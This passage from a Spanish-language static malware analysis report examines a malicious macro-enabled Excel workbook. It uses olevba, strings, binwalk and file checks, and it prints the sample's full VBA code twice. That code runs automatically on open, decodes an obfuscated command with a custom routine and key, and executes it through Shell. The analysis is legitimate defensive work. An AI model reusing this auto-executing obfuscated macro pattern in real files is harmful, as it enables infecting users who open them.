  --include='*.rels' \
  'https?://|file:|\\\\' \
  xlsm_extract
```

La búsqueda se limita a los ficheros `.xml` y `.rels`, ya que ejecutar grep directamente sobre todo el directorio también procesa archivos binarios, como vbaProject.bin o la imagen incrustada, generando resultados poco legibles y falsos positivos.

Para conservar la salida, se redirigió el resultado a un fichero:

```
grep -RInaE \
  --include='*.xml' \
  --include='*.rels' \
  'https?://|file:|\\\\' \
  xlsm_extract > relaciones_externas_y_objetos_vinculados.txt
```

Las coincidencias obtenidas corresponden principalmente a espacios de nombres y tipos de relaciones estándar utilizados por `Office Open XML`. Entre ellos se encuentran referencias como las siguientes:

```
http://schemas.openxmlformats.org/package/2006/relationships
http://schemas.openxmlformats.org/officeDocument/2006/relationships/officeDo
cument
http://schemas.openxmlformats.org/officeDocument/2006/relationships/workshee
t
http://schemas.openxmlformats.org/officeDocument/2006/relationships/theme
http://schemas.microsoft.com/office/2006/relationships/vbaProject
```

Estas URLs no representan conexiones de red realizadas por el documento. Se utilizan como identificadores internos para definir la función de cada relación dentro del paquete `OOXML`.

La revisión de los ficheros de relaciones permite identificar los principales vínculos internos de la muestra:

Fichero	Relación identificada	Interpretación
`_rels/.rels`	`xl/workbook.xml`	Define el libro de Excel como documento principal.
`_rels/.rels`	`docProps/core.xml`	Vincula las propiedades principales del documento.
`_rels/.rels`	`docProps/app.xml`	Vincula las propiedades asociadas a la aplicación.
`xl/_rels/workbook.xml.rels`	`worksheets/sheet1.xml`	Relaciona el libro con la única hoja de cálculo.
`xl/_rels/workbook.xml.rels`	`theme/theme1.xml`	Vincula el tema visual utilizado por el libro.
`xl/_rels/workbook.xml.rels`	`styles.xml`	Vincula los estilos empleados en la hoja.
`xl/_rels/workbook.xml.rels`	`vbaProject.bin`	Confirma la asociación del libro con el proyecto VBA.
`xl/worksheets/_rels/sheet1.xml.rels`	`drawing1.xml`	Relaciona la hoja con el elemento gráfico incrustado.
`xl/drawings/_rels/drawing1.xml.rels`	`../media/image1.jpg`	Vincula el dibujo con la imagen utilizada como señuelo.

Este resultado no implica que el documento carezca de comunicaciones de red. La URL maliciosa empleada por la muestra no se encuentra declarada en los ficheros `XML` ni en las relaciones `.rels`. Como se comprobará posteriormente, dicha dirección está almacenada de forma ofuscada dentro del proyecto `VBA` y se reconstruye dinámicamente mediante la función `xas()`.

---

4. Macros VBA y macros Excel 4.0/XLM

Una vez confirmada la presencia del fichero `xl/vbaProject.bin` dentro de la estructura `OOXML` del documento, se procede al análisis específico de macros.

En el contexto del análisis de malware documental, las macros pueden actuar como primera fase de ejecución. Entre sus funciones habituales se encuentran la ejecución de comandos del sistema, la descarga de payloads externos, la invocación de PowerShell, la creación de procesos, la escritura de ficheros en disco, la comunicación con servidores remotos o la preparación del entorno para una segunda etapa de infección.

En esta muestra, la identificación previa del componente:

```
xl/vbaProject.bin
```

confirma que el documento contiene un proyecto `VBA` embebido. Por tanto, el análisis se centra inicialmente en la extracción y revisión del código `VBA`, prestando especial atención a los siguientes aspectos:

- Rutinas de autoejecución, como `Workbook_Open`, `Auto_Open` o eventos asociados al documento.
- Uso de funciones peligrosas o sospechosas, como `Shell`, `CreateObject`, `WScript.Shell`, `PowerShell`, `cmd.exe` o llamadas a objetos `COM`.
- Cadenas ofuscadas o codificadas.
- Funciones auxiliares destinadas a reconstruir comandos en tiempo de ejecución.
- Posibles `URLs`, dominios, rutas locales o indicadores de compromiso.
- Existencia de macros `Excel 4.0/XLM` o fórmulas con capacidad de ejecución.

4.1 Análisis de macros VBA

A) Análisis de macros VBA

Para analizar las macros VBA embebidas en el documento se utilizó la **herramienta `olevba`**, perteneciente al conjunto `oletools`. Esta herramienta permite extraer código VBA de documentos `Office`, identificar rutinas de autoejecución y marcar palabras clave sospechosas que pueden estar relacionadas con comportamiento malicioso:

```
└─$ olevba "$malwareXLSM"
olevba 0.60.2 on Python 3.13.12 - http://decalage.info/python/oletools
===============================================================================
===
FILE: ~/Escritorio/muestras-
malware/ENIIT/M9T5/9a6b21529e1dce6bc494ef0cc67e983cc822226d2579be1e588bd8c48
3e95d66.xlsm
Type: OpenXML
WARNING  For now, VBA stomping cannot be detected for files in memory
-------------------------------------------------------------------------------
---
VBA MACRO ThisWorkbook.cls
in file: xl/vbaProject.bin - OLE stream: 'VBA/ThisWorkbook'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
-
Dim asdas As String
Public Sub Workbook_Open()
'shell xas(ÈÆÎ¼ÉÊÀ½ÄÄx€Æ¼Î„Æ¹Â½»ÌxªÑËË¼Ä…¥½Ì†¯½º›ÃÀ¼ÅË†œÇÏÅÄÇ¸»ÀÃ½+
€~¿ËËÇ’‡‡‰††‰Š…‰ŒŠ†‰‘‹‡ŠŠ^ˆ‰‡ËÀ¹ÏÆ…¼Ï¼~„|½ÆÎ‘™ÈÇ›¸Ë¸ƒ´Ç¢Ÿ™Ï…¼Ï¼“€¦¼Ï…
¦¹Á¼ºÌx…»ÇÅxª¿¼ÃÃ†™ÈÈÄÀ»¹ËÀÆÅ€†«À½ÄÄ¼ºÌË½€|½ÆÍ‘™ÇÇ›¸Ë¹ƒ´Ç¢Ÿ˜Ï…¼Ï½)
defnder
End Sub
Private Sub defnder()
asdas = xas("ÈÆÎ¼ÉÊÀ½ÄÄx€Æ¼Î„Æ¹Â½»ÌxªÑËË¼Ä…¥½Ì†¯½º›ÃÀ¼ÅË†œÇÏÅÄÇ¸»ÀÃ½",
"XXWWWWWXXXXXXXWWWWWXXXXXW") + xas("€~¿ËËÇ’‡‡‰††‰Š…‰ŒŠ†‰‘‹‡ŠŠ^ˆ‰‡ËÀ¹ÏÆ…
¼Ï¼~„|½ÆÎ‘™ÈÇ›¸Ë¸ƒ´Ç¢Ÿ™Ï…¼Ï¼“€¦¼Ï…
¦¹Á¼ºÌx…»ÇÅxª¿¼ÃÃ†™ÈÈÄÀ»¹ËÀÆÅ€†«À½ÄÄ¼ºÌË½€|½ÆÍ‘™ÇÇ›¸Ë¹ƒ´Ç¢Ÿ˜Ï…¼Ï½",
"XXWWWWWXXXXXXXWWWWWXXXXXW")
WQDX (asdas)
End Sub
Private Function WQDX(xs As String)
Shell xs
End Function
    Private Function xas(wqdqw As String, ByVal fqwdw As String)
        Dim i As Integer, c As Integer
        Dim strBuff As String
        If Len(fqwdw) Then
            For i = 1 To Len(wqdqw)
                c = Asc(Mid$(wqdqw, i, 1))
                c = c - Asc(Mid$(fqwdw, (i Mod Len(fqwdw)) + 1, 1))
                strBuff = strBuff & Chr(c And &HFF)
            Next i
        Else
```

```
            strBuff = wqdqw
        End If
        xas = strBuff
    End Function
-------------------------------------------------------------------------------
---
VBA MACRO Sheet1.cls
in file: xl/vbaProject.bin - OLE stream: 'VBA/Sheet1'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
-
(empty macro)
+----------+--------------------+-----------------------------------------
--+
|Type      |Keyword             |Description
|
+----------+--------------------+-----------------------------------------
--+
|AutoExec  |Workbook_Open       |Runs when the Excel Workbook is opened
|
|Suspicious|shell               |May run an executable file or a system
|
|          |                    |command
|
|Suspicious|Chr                 |May attempt to obfuscate specific strings
|
|          |                    |(use option --deobf to deobfuscate)
|
|Suspicious|Hex Strings         |Hex-encoded strings were detected, may be
|
|          |                    |used to obfuscate strings (option --decode
to|
|          |                    |see all)
|
+----------+--------------------+-----------------------------------------
--+
```

La herramienta identificó el fichero como un documento de tipo `OpenXML` y **localizó macros dentro del proyecto `VBA` almacenado en:**

```
xl/vbaProject.bin
```

La salida muestra dos módulos principales:

Módulo VBA	Stream OLE	Resultado
`ThisWorkbook.cls`	`VBA/ThisWorkbook`	Contiene código VBA relevante.
`Sheet1.cls`	`VBA/Sheet1`	Macro vacía.

El módulo más relevante es `ThisWorkbook.cls`, donde se identifica la siguiente rutina de autoejecución:

```
Public Sub Workbook_Open()
    'shell xas(...)
    defnder
End Sub
```

La **función `Workbook_Open()` se ejecuta automáticamente cuando el usuario abre el libro de `Excel`**, siempre que las macros estén habilitadas. Este comportamiento es especialmente relevante desde el punto de vista del análisis de malware, ya que permite que el código malicioso se active sin necesidad de que el usuario ejecute manualmente una macro.

Dentro de `Workbook_Open()`, la macro invoca a la `función defnder()`:

```
Private Sub defnder()
    asdas = xas("...", "XXWWWWWXXXXXXXWWWWWXXXXXW") + xas("...",
"XXWWWWWXXXXXXXWWWWWXXXXXW")
    WQDX (asdas)
End Sub
```

Esta **función construye una cadena en la variable `asdas` mediante la concatenación de dos llamadas a la función `xas()`. Las cadenas pasadas como primer argumento aparecen ofuscadas y el segundo argumento actúa como clave o valor auxiliar utilizado para la decodificación:**

```
XXWWWWWXXXXXXXWWWWWXXXXXW
```

La función `xas()` implementa una rutina de desofuscación personalizada:

```
Private Function xas(wqdqw As String, ByVal fqwdw As String)
    Dim i As Integer, c As Integer
    Dim strBuff As String
    If Len(fqwdw) Then
        For i = 1 To Len(wqdqw)
            c = Asc(Mid$(wqdqw, i, 1))
            c = c - Asc(Mid$(fqwdw, (i Mod Len(fqwdw)) + 1, 1))
            strBuff = strBuff & Chr(c And &HFF)
        Next i
    Else
```

```
            strBuff = wqdqw
        End If
        xas = strBuff
    End Function
```

Esta función recorre carácter a carácter la cadena ofuscada, obtiene su valor `ASCII` mediante `Asc()`, le resta el valor ASCII del carácter correspondiente de la clave y reconstruye el resultado mediante `Chr()`. El uso de `c And &HFF` permite limitar el resultado al rango de un byte. Este patrón indica una técnica de ofuscación sencilla basada en una operación aritmética sobre caracteres, cuyo objetivo es ocultar el comando real dentro del código `VBA`.

Una vez reconstruida la cadena, la macro llama a la `función WQDX()`:

```
Private Function WQDX(xs As String)
    Shell xs
End Function
```

Esta función recibe como argumento la cadena previamente desofuscada y la ejecuta mediante `Shell`. Este punto es especialmente crítico, ya que `Shell` permite lanzar comandos del sistema o ejecutar programas desde la macro.

Este flujo confirma que la macro está diseñada para ejecutarse automáticamente al abrir el documento, reconstruir un comando ofuscado en tiempo de ejecución y ejecutarlo mediante `Shell`.

Tipo	Keyword	Descripción
`AutoExec`	`Workbook_Open`	Se ejecuta automáticamente al abrir el libro de Excel.
`Suspicious`	`shell`	Puede ejecutar un archivo o comando del sistema.
`Suspicious`	`Chr`	Puede utilizarse para reconstruir cadenas ofuscadas.
`Suspicious`	`Hex Strings`	La herramienta ha detectado un literal hexadecimal. En esta muestra puede corresponder al valor `&HFF` utilizado como máscara de un byte, por lo que la alerta no demuestra por sí sola la existencia de datos codificados en hexadecimal.

El indicador más importante es **`Workbook_Open`, ya que demuestra la existencia de una rutina de autoejecución.** Combinado con el uso de `Shell`, este comportamiento es altamente sospechoso y compatible con un documento malicioso que intenta ejecutar comandos en el sistema de la víctima cuando se habilitan las macros.

El módulo `Sheet1.cls`, por el contrario, aparece vacío:

```
VBA MACRO Sheet1.cls
(empty macro)
```

Esto sugiere que la lógica principal de la muestra no se encuentra asociada a la hoja de cálculo, sino al objeto `ThisWorkbook`, lo cual tiene sentido desde el punto de vista operativo porque permite enganchar la ejecución al evento de apertura del documento.

En esta fase aún no se ha recuperado de forma legible el comando final ejecutado por `Shell`, ya que se encuentra ofuscado mediante la `función xas()`. Por tanto, el siguiente paso del análisis deberá consistir en desofuscar las cadenas utilizadas por la macro para reconstruir el contenido real de la variable asdas. Esto permitirá determinar si el comando ejecutado invoca `cmd.exe`, `powershell.exe`, descarga un payload, contacta con un servidor externo o ejecuta algún binario ya presente en el sistema.

B) Análisis directo del proyecto VBA extraído

Después de analizar el documento `.xlsm` completo con `olevba`, **se realizó una segunda comprobación directamente sobre el fichero `vbaProject.bin`** extraído previamente del contenedor `OOXML`. Este paso permite validar que el proyecto `VBA` identificado dentro del documento puede ser analizado de forma independiente y que la extracción del paquete `OOXML` se realizó correctamente.

El comando ejecutado fue el siguiente:

```
└─$ olevba xlsm_extract/xl/vbaProject.bin
olevba 0.60.2 on Python 3.13.12 - http://decalage.info/python/oletools
===============================================================================
===
FILE: xlsm_extract/xl/vbaProject.bin
Type: OLE
-------------------------------------------------------------------------------
---
VBA MACRO ThisWorkbook.cls
in file: xlsm_extract/xl/vbaProject.bin - OLE stream: 'VBA/ThisWorkbook'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
-
Dim asdas As String
Public Sub Workbook_Open()
'shell xas(ÈÆÎ¼ÉÊÀ½ÄÄx€Æ¼Î„Æ¹Â½»ÌxªÑËË¼Ä…¥½Ì†¯½º›ÃÀ¼ÅË�†œÇÏÅÄÇ¸»�ÀÃ½+
€~¿ËËÇ’‡‡‰��†‰Š�…‰ŒŠ†‰‘‹‡ŠŠ�^�^‰‡ËÀ¹ÏÆ…¼Ï¼~„|½ÆÎ’™ÈÇ›¸Ë¸ƒ´Ç¢Ÿ™Ï…¼Ï¼�“€¦¼Ï…
¦¹Á¼ºÌx…»ÇÅxª¿¼ÃÃ†™ÈÈÄÀ»¹ËÀÆÅ€†«À½ÄÄ�Ï¼ºÌË½€|½ÆÍ’™ÇÇ›¸Ë¹ƒ´Ç¢Ÿ˜Ï…¼Ï½�)
defnder
End Sub
Private Sub defnder()
asdas = xas("ÈÆÎ¼ÉÊÀ½ÄÄx€Æ¼Î„Æ¹Â½»ÌxªÑËË¼Ä…¥½Ì†¯½º›ÃÀ¼ÅË�†œÇÏÅÄÇ¸»�ÀÃ½",
"XXWWWWWXXXXXXXWWWWWXXXXXW") + xas("€~¿ËËÇ’‡‡‰��†‰Š�…‰ŒŠ†‰‘‹‡ŠŠ�^�^‰‡ËÀ¹ÏÆ…
¼Ï¼~„|½ÆÎ’™ÈÇ›¸Ë¸ƒ´Ç¢Ÿ™Ï…¼Ï¼�“€¦¼Ï…
¦¹Á¼ºÌx…»ÇÅxª¿¼ÃÃ†™ÈÈÄÀ»¹ËÀÆÅ€†«À½ÄÄ�Ï¼ºÌË½€|½ÆÍ’™ÇÇ›¸Ë¹ƒ´Ç¢Ÿ˜Ï…¼Ï½�",
"XXWWWWWXXXXXXXWWWWWXXXXXW")
WQDX (asdas)
End Sub
Private Function WQDX(xs As String)
Shell xs
End Function
    Private Function xas(wqdqw As String, ByVal fqwdw As String)
        Dim i As Integer, c As Integer
```

```
        Dim strBuff As String
        If Len(fqwdw) Then
            For i = 1 To Len(wqdqw)
                c = Asc(Mid$(wqdqw, i, 1))
                c = c - Asc(Mid$(fqwdw, (i Mod Len(fqwdw)) + 1, 1))
                strBuff = strBuff & Chr(c And &HFF)
            Next i
        Else
            strBuff = wqdqw
        End If
        xas = strBuff
    End Function
-------------------------------------------------------------------------------
---
VBA MACRO Sheet1.cls
in file: xlsm_extract/xl/vbaProject.bin - OLE stream: 'VBA/Sheet1'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
-
(empty macro)
+----------+--------------------+-----------------------------------------
--+
|Type      |Keyword             |Description
|
+----------+--------------------+-----------------------------------------
--+
|AutoExec  |Workbook_Open       |Runs when the Excel Workbook is opened
|
|Suspicious|shell               |May run an executable file or a system
|
|          |                    |command
|
|Suspicious|Chr                 |May attempt to obfuscate specific strings
|
|          |                    |(use option --deobf to deobfuscate)
|
|Suspicious|Hex Strings         |Hex-encoded strings were detected, may be
|
|          |                    |used to obfuscate strings (option --decode
to|
|          |                    |see all)
|
+----------+--------------------+-----------------------------------------
--+
```

A diferencia del análisis inicial sobre el fichero `.xlsm`, en este caso **`olevba` identifica el archivo como un objeto `OLE`:**

```
FILE: xlsm_extract/xl/vbaProject.bin
Type: OLE
```

Este resultado es coherente, ya que `vbaProject.bin` es el contenedor interno donde `Excel` almacena el proyecto `VBA` dentro de un documento `.xlsm`. Mientras que el archivo principal se identifica como `OpenXML`, el componente extraído se analiza como un objeto `OLE` que contiene los streams `VBA` reales.

La salida confirma los mismos módulos ya detectados en el análisis del documento completo:

Módulo VBA	Stream OLE	Observación
`ThisWorkbook.cls`	`VBA/ThisWorkbook`	Contiene la lógica principal de ejecución.
`Sheet1.cls`	`VBA/Sheet1`	No contiene código relevante.

El hecho de obtener el mismo resultado al analizar directamente `vbaProject.bin` confirma que **la macro maliciosa se encuentra almacenada en el proyecto `VBA` embebido del documento y no en otro componente externo del paquete `OOXML`.**

El módulo `ThisWorkbook.cls` vuelve a mostrar la rutina `Workbook_Open()`, la función auxiliar `defnder()`, la función de ejecución `WQDX()` y la rutina de desofuscación `xas()`. No obstante, en este segundo análisis lo relevante no es repetir el flujo de ejecución ya descrito, sino confirmar que:

- El código `VBA` se encuentra íntegramente dentro de `xl/vbaProject.bin`.
- No se observan nuevos módulos VBA adicionales.
- `Sheet1.cls` permanece vacío.
- La lógica principal está asociada al objeto `ThisWorkbook`.
- Los indicadores detectados por `olevba` son consistentes con el análisis inicial.

La herramienta vuelve a marcar los mismos indicadores de interés:

Tipo	Keyword	Interpretación
`AutoExec`	`Workbook_Open`	Confirma la existencia de ejecución automática al abrir el libro.
`Suspicious`	`shell`	Confirma capacidad de ejecución de comandos del sistema.
`Suspicious`	`Chr`	Refuerza la presencia de una rutina de reconstrucción de cadenas.
`Suspicious`	`Hex Strings`	La herramienta ha detectado al menos un literal hexadecimal. En esta muestra puede estar relacionado con el valor `&HFF` empleado como máscara de un byte, por lo que esta alerta no demuestra por sí sola la existencia de un payload codificado en hexadecimal.

Un detalle destacable es que el código contiene una línea comentada dentro de `Workbook_Open()`:

```
'shell xas(...)
```

Al estar precedida por una comilla simple, esta línea no se ejecuta. Sin embargo, su presencia resulta relevante porque muestra una posible versión anterior o alternativa del mecanismo de ejecución, en la que el comando ofuscado se habría pasado directamente a `Shell`. En la versión activa del código, la ejecución se realiza de forma indirecta mediante la llamada a `defnder()` y posteriormente a `WQDX(asdas)`.

Por tanto, **este segundo análisis sirve como verificación cruzada del contenido VBA extraído.** No aporta nuevos módulos ni nuevas macros respecto al análisis inicial del `.xlsm`, pero confirma que el comportamiento sospechoso reside en el proyecto `VBA` embebido y que la muestra no depende, al menos en esta fase, de macros ocultas en otros streams del documento.

4.2 Comprobación de macros Excel 4.0/XLM

Además del código `VBA`, se comprobó si el paquete `OOXML` contenía hojas de macros `Excel 4.0/XLM.`

Durante la enumeración del contenido del documento no se identificó el directorio `xl/macrosheets/`, ni ficheros asociados a hojas de macros, ni relaciones internas de tipo `macrosheet`. El paquete contiene únicamente una hoja convencional almacenada en `xl/worksheets/sheet1.xml`.

Por tanto, con la evidencia estructural obtenida no se han identificado macros `Excel 4.0/XLM`. La capacidad de ejecución de la muestra se concentra en el proyecto VBA almacenado en `xl/vbaProject.bin`.

4.3 Consideraciones sobre VBA stomping y p-code

Durante el análisis del documento completo, `olevba` mostró la siguiente advertencia:

```
WARNING For now, VBA stomping cannot be detected for files in memory
```

Este mensaje no constituye una detección de VBA stomping, sino una limitación de la herramienta al analizar el proyecto VBA desde el contenedor OpenXML.

Asimismo, la presencia de los streams `VBA/__SRP_0` a `VBA/__SRP_3` no demuestra por sí sola la existencia de stomping, ya que estos elementos pueden formar parte de la estructura compilada normal de un proyecto VBA.

Para confirmar o descartar esta técnica sería necesario comparar el código fuente visible con el `p-code` mediante una herramienta específica. Dado que dicha comparación no se ha realizado, no es posible afirmar ni descartar de forma concluyente la presencia de VBA stomping.

No obstante, el código fuente visible contiene toda la lógica maliciosa principal: autoejecución, desofuscación del comando y ejecución mediante `Shell`.

---

5. Detección de ofuscación

Tras identificar la presencia de macros VBA y observar que el código extraído contiene cadenas no legibles procesadas mediante una función personalizada de descifrado, se inicia una fase específica orientada a detectar indicios de ofuscación.

La ofuscación es una técnica habitual en documentos ofimáticos maliciosos. Su objetivo es dificultar el análisis estático, ocultar comandos, retrasar la detección por parte de motores antivirus y evitar que indicadores evidentes, como `URLs`, rutas del sistema, comandos de `PowerShell` o llamadas a binarios del sistema aparezcan directamente en texto claro dentro del documento.

En esta muestra **ya se han observado indicios relevantes de ofuscación en la macro VBA**, concretamente en la **`función xas()`**, que reconstruye cadenas carácter a carácter mediante operaciones aritméticas con `Asc()` y `Chr()`. Por tanto, el análisis de cadenas del fichero completo se utiliza como una primera aproximación para localizar texto embebido, rutas internas, nombres de componentes, posibles indicadores de compromiso y zonas con alta presencia de datos no legibles.

5.1 Búsqueda inicial de indicios

Como primer paso, se ejecutó la herramienta strings sobre el documento `.xlsm` completo. Esta utilidad extrae secuencias de caracteres imprimibles presentes en un fichero, lo que permite identificar de forma rápida cadenas potencialmente relevantes sin ejecutar la muestra.

El comando utilizado fue el siguiente:

```
└─$ strings -a "$malwareXLSM" > strings.txt
```

La opción `-a` fuerza el análisis de todo el fichero, independientemente de su formato interno. La salida se redirigió al fichero: strings.txt

El resultado permite observar varias categorías de cadenas. En primer lugar, aparecen rutas internas propias del paquete `OOXML`:

```
[Content_Types].xml
_rels/.rels
xl/_rels/workbook.xml.rels
xl/workbook.xml
xl/worksheets/sheet1.xml
xl/vbaProject.bin
xl/media/image1.jpg
docProps/core.xml
docProps/app.xml
```

Estas cadenas son coherentes con la estructura ya identificada previamente mediante `unzip` y `find`. Su presencia confirma nuevamente que el documento es un contenedor `Office Open XML` y que incluye tanto un proyecto `VBA` como un recurso multimedia incrustado.

También se observan múltiples apariciones de la cadena:

```
PK
```

Este valor es característico de ficheros `ZIP`, ya que los documentos `OOXML` están empaquetados internamente como archivos comprimidos. Por tanto, estas entradas no constituyen por sí mismas un indicador malicioso, sino una confirmación adicional del formato del documento.

Un aspecto relevante de la salida de strings es la **gran cantidad de cadenas cortas, fragmentadas y aparentemente aleatorias**, por ejemplo:

```
%/ggfg=
m#^_
U# %g5
a`K^A
Gjv}*%
K2|R
```

Este tipo de resultado puede deberse a varias causas. En primer lugar, el documento `.xlsm` contiene datos comprimidos, por lo que strings aplicado directamente sobre el fichero completo puede extraer fragmentos residuales de los flujos `ZIP` sin que tengan significado semántico claro. En segundo lugar, también puede haber cadenas procedentes de recursos binarios, como imágenes incrustadas o el propio proyecto `VBA` compilado. Por tanto, no todas estas cadenas deben interpretarse automáticamente como ofuscación maliciosa.

Sin embargo, en el contexto de esta muestra, la abundancia de cadenas no legibles sí resulta coherente con los hallazgos previos: el documento contiene macros y el código `VBA` visible reconstruye un comando oculto mediante una rutina personalizada. Por ello, la salida de strings refuerza la necesidad de analizar por separado los componentes más relevantes, especialmente:

Componente	Motivo de análisis
`xl/vbaProject.bin`	Contiene el proyecto VBA y las cadenas ofuscadas utilizadas por la macro.
`xl/media/image1.jpg`	Recurso gráfico incrustado, posiblemente utilizado como señuelo visual.
`xl/_rels/workbook.xml.rels`	Define relaciones internas del libro, incluida la referencia al proyecto VBA.
`xl/worksheets/sheet1.xml`	Puede contener contenido visible o referencias internas de la hoja.

También llama la atención que, dentro de la zona asociada al recurso `xl/media/image1.jpg`, aparecen cadenas como:

```
IHDR
sRGB
gAMA
pHYs
IDAT
IEND
```

Estas cadenas son típicas de imágenes `PNG`, aunque el recurso aparece nombrado como `image1.jpg`. Este detalle debe verificarse con herramientas como `file`, ya que podría tratarse de una imagen con extensión no coincidente, un recurso convertido por `Office` o simplemente un resultado derivado del análisis del contenedor completo. En cualquier caso, conviene revisar este recurso de forma independiente.

La búsqueda inicial con strings no muestra de forma directa indicadores evidentes en texto claro, como URLs externas, direcciones `IP`, comandos `cmd.exe`, `powershell.exe`, rutas `AppData`, nombres de ejecutables descargados o dominios de comunicación. Esta ausencia es relevante, ya que **sugiere que el comando final no está almacenado directamente en texto plano dentro del documento, sino que probablemente se reconstruye dinámicamente en tiempo de ejecución mediante la función de desofuscación observada en la macro.**

Por tanto, el análisis inicial de cadenas permite extraer cinco conclusiones principales:

Hallazgo	Interpretación
Presencia de rutas internas OOXML	Confirma la estructura del documento y sus componentes internos.
Presencia de `xl/vbaProject.bin`	Refuerza que el proyecto VBA es el principal elemento a analizar.
Abundancia de cadenas no legibles	Compatible con datos comprimidos/binarios y con el uso de ofuscación.
Ausencia de IOCs claros en texto plano	Sugiere que los indicadores relevantes pueden estar ofuscados o reconstruidos dinámicamente.
Presencia de cadenas tipo `IHDR`, `IDAT`, `IEND`	Recomienda verificar el recurso multimedia incrustado con herramientas específicas.

En el siguiente paso del análisis aplicaremos strings y búsquedas específicas sobre `xl/vbaProject.bin`, así como en desofuscar manualmente las cadenas procesadas por la `función xas()`.

5.2 Cabeceras y datos embebidos

Tras la búsqueda inicial de cadenas sobre el fichero completo, se revisaron las cabeceras y fragmentos de datos embebidos detectados en la salida de `strings`. Este análisis permite distinguir entre cadenas realmente relevantes para el comportamiento de la muestra y cadenas procedentes de la propia estructura interna del documento, de datos comprimidos o de recursos binarios incrustados.

Uno de los hallazgos más relevantes aparece en la zona asociada al recurso gráfico incrustado `xl/media/image1.jpg`. En la salida de cadenas se observan valores como:

```
IHDR
sRGB
gAMA
pHYs
IDAT
IEND
```

Estas cadenas son características de ficheros `PNG`, donde `IHDR` identifica la cabecera principal de imagen, `IDAT` contiene datos comprimidos de imagen e `IEND` marca el final del fichero. Este detalle resulta llamativo porque el recurso aparece almacenado con el nombre `image1.jpg`, aunque las cadenas detectadas sugieren una estructura compatible con `PNG`.

Este comportamiento no implica necesariamente actividad maliciosa. Puede deberse a una conversión interna realizada por `Microsoft Office`, a un recurso gráfico con extensión no coincidente o a la forma en la que el documento almacena imágenes incrustadas. No obstante, desde el punto de vista forense conviene verificar el tipo real del fichero extraído mediante herramientas específicas:

```
file xlsm_extract/xl/media/image1.jpg
image1.jpg: PNG image data, 1243 x 610, 8-bit/color RGBA, non-interlaced
```

También puede revisarse su cabecera en hexadecimal:

```
xxd -l 32 xlsm_extract/xl/media/image1.jpg
00000000: 8950 4e47 0d0a 1a0a 0000 000d 4948 4452  .PNG........IHDR
00000010: 0000 04db 0000 0262 0806 0000 00fe 00c4  .......b........
```

Como el fichero comienza por la firma `89 50 4E 47`, se confirma que se trata realmente de una imagen `PNG` aunque tenga extensión `.jpg`. Esta comprobación es importante para documentar correctamente los recursos embebidos y detectar posibles inconsistencias en el empaquetado. Este resultado confirma que existe una discrepancia entre la extensión del recurso incrustado y su formato real: el archivo se denomina `image1.jpg,` pero internamente es una imagen `PNG`. Esta inconsistencia no implica necesariamente comportamiento malicioso, ya que puede deberse a la forma en la que Microsoft Office almacena o renombra recursos multimedia dentro del paquete `OOXML`. No obstante, desde el punto de vista forense debe documentarse, ya

que los recursos gráficos en documentos maliciosos suelen utilizarse como señuelo visual para inducir al usuario a habilitar macros o contenido activo.

Por tanto, **el fichero `xlsm_extract/xl/media/image1.jpg` debe considerarse un recurso embebido de interés secundario.** No parece contener código ejecutable, pero sí puede formar parte de la estrategia de ingeniería social del documento, por lo que conviene revisarlo visualmente y documentar su contenido en el apartado correspondiente.

Además del recurso gráfico, la presencia de `xl/vbaProject.bin` dentro de las cadenas extraídas confirma que **el documento contiene un proyecto `VBA` embebido. Este componente es el principal candidato a contener datos ofuscados**, ya que en apartados anteriores se ha identificado una macro con cadenas no legibles y una función de reconstrucción basada en operaciones con `Asc()` y `Chr()`.

Para continuar el análisis de datos embebidos y reducir ruido, resulta recomendable **aplicar strings directamente sobre los elementos extraídos, en lugar de hacerlo únicamente sobre el `.xlsm` completo:**

```
strings -a xlsm_extract/xl/vbaProject.bin > strings-vbaProject.txt
strings -a xlsm_extract/xl/media/image1.jpg > strings-image1.txt
```

El análisis de `strings` sobre `vbaProject.bin`: strings-vbaProject.txt confirma la presencia de una macro VBA con autoejecución, uso de `Shell` y una rutina personalizada de desofuscación basada en `Asc`, `Chr` y una clave fija. Aunque no permite recuperar directamente el comando final, sí aporta evidencia adicional de que el proyecto VBA contiene la lógica principal de la muestra y que los indicadores más relevantes se reconstruyen dinámicamente.

El análisis de cadenas sobre `image1.jpg`: strings-image1.txt no revela indicios claros de código ejecutable, comandos, URLs ni payloads ocultos. El recurso parece corresponder a una imagen PNG incrustada en el documento, probablemente utilizada como elemento visual o señuelo de ingeniería social para inducir al usuario a habilitar el contenido activo del archivo Excel.

5.3 Comprobación estructural con Binwalk

Para complementar la búsqueda inicial de cadenas y comprobar si la muestra contiene datos embebidos adicionales, payloads ocultos o estructuras concatenadas fuera del formato esperado, se utilizó la herramienta binwalk. Esta utilidad permite identificar firmas de ficheros, cabeceras y bloques de datos reconocibles dentro de un archivo binario.

```
└─$ binwalk
9a6b21529e1dce6bc494ef0cc67e983cc822226d2579be1e588bd8c483e95d66.xlsm

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
----
0             0x0             Zip archive data, at least v2.0 to extract,
compressed size: 395, uncompressed size: 1257, name: [Content_Types].xml
964           0x3C4           Zip archive data, at least v2.0 to extract,
compressed size: 244, uncompressed size: 588, name: _rels/.rels
1769          0x6E9           Zip archive data, at least v2.0 to extract,
compressed size: 260, uncompressed size: 679, name:
xl/_rels/workbook.xml.rels
2349          0x92D           Zip archive data, at least v2.0 to extract,
compressed size: 612, uncompressed size: 1241, name: xl/workbook.xml
3006          0xBBE           Zip archive data, at least v2.0 to extract,
compressed size: 559, uncompressed size: 1141, name:
xl/drawings/drawing1.xml
3619          0xE23           Zip archive data, at least v2.0 to extract,
compressed size: 190, uncompressed size: 292, name:
xl/drawings/_rels/drawing1.xml.rels
3874          0xF22           Zip archive data, at least v2.0 to extract,
compressed size: 189, uncompressed size: 299, name:
xl/worksheets/_rels/sheet1.xml.rels
4128          0x1020          Zip archive data, at least v2.0 to extract,
compressed size: 1683, uncompressed size: 6796, name: xl/theme/theme1.xml
5860          0x16E4          Zip archive data, at least v2.0 to extract,
compressed size: 662, uncompressed size: 1540, name: xl/styles.xml
6565          0x19A5          Zip archive data, at least v2.0 to extract,
compressed size: 393, uncompressed size: 694, name: xl/worksheets/sheet1.xml
7012          0x1B64          Zip archive data, at least v2.0 to extract,
compressed size: 5164, uncompressed size: 14336, name: xl/vbaProject.bin
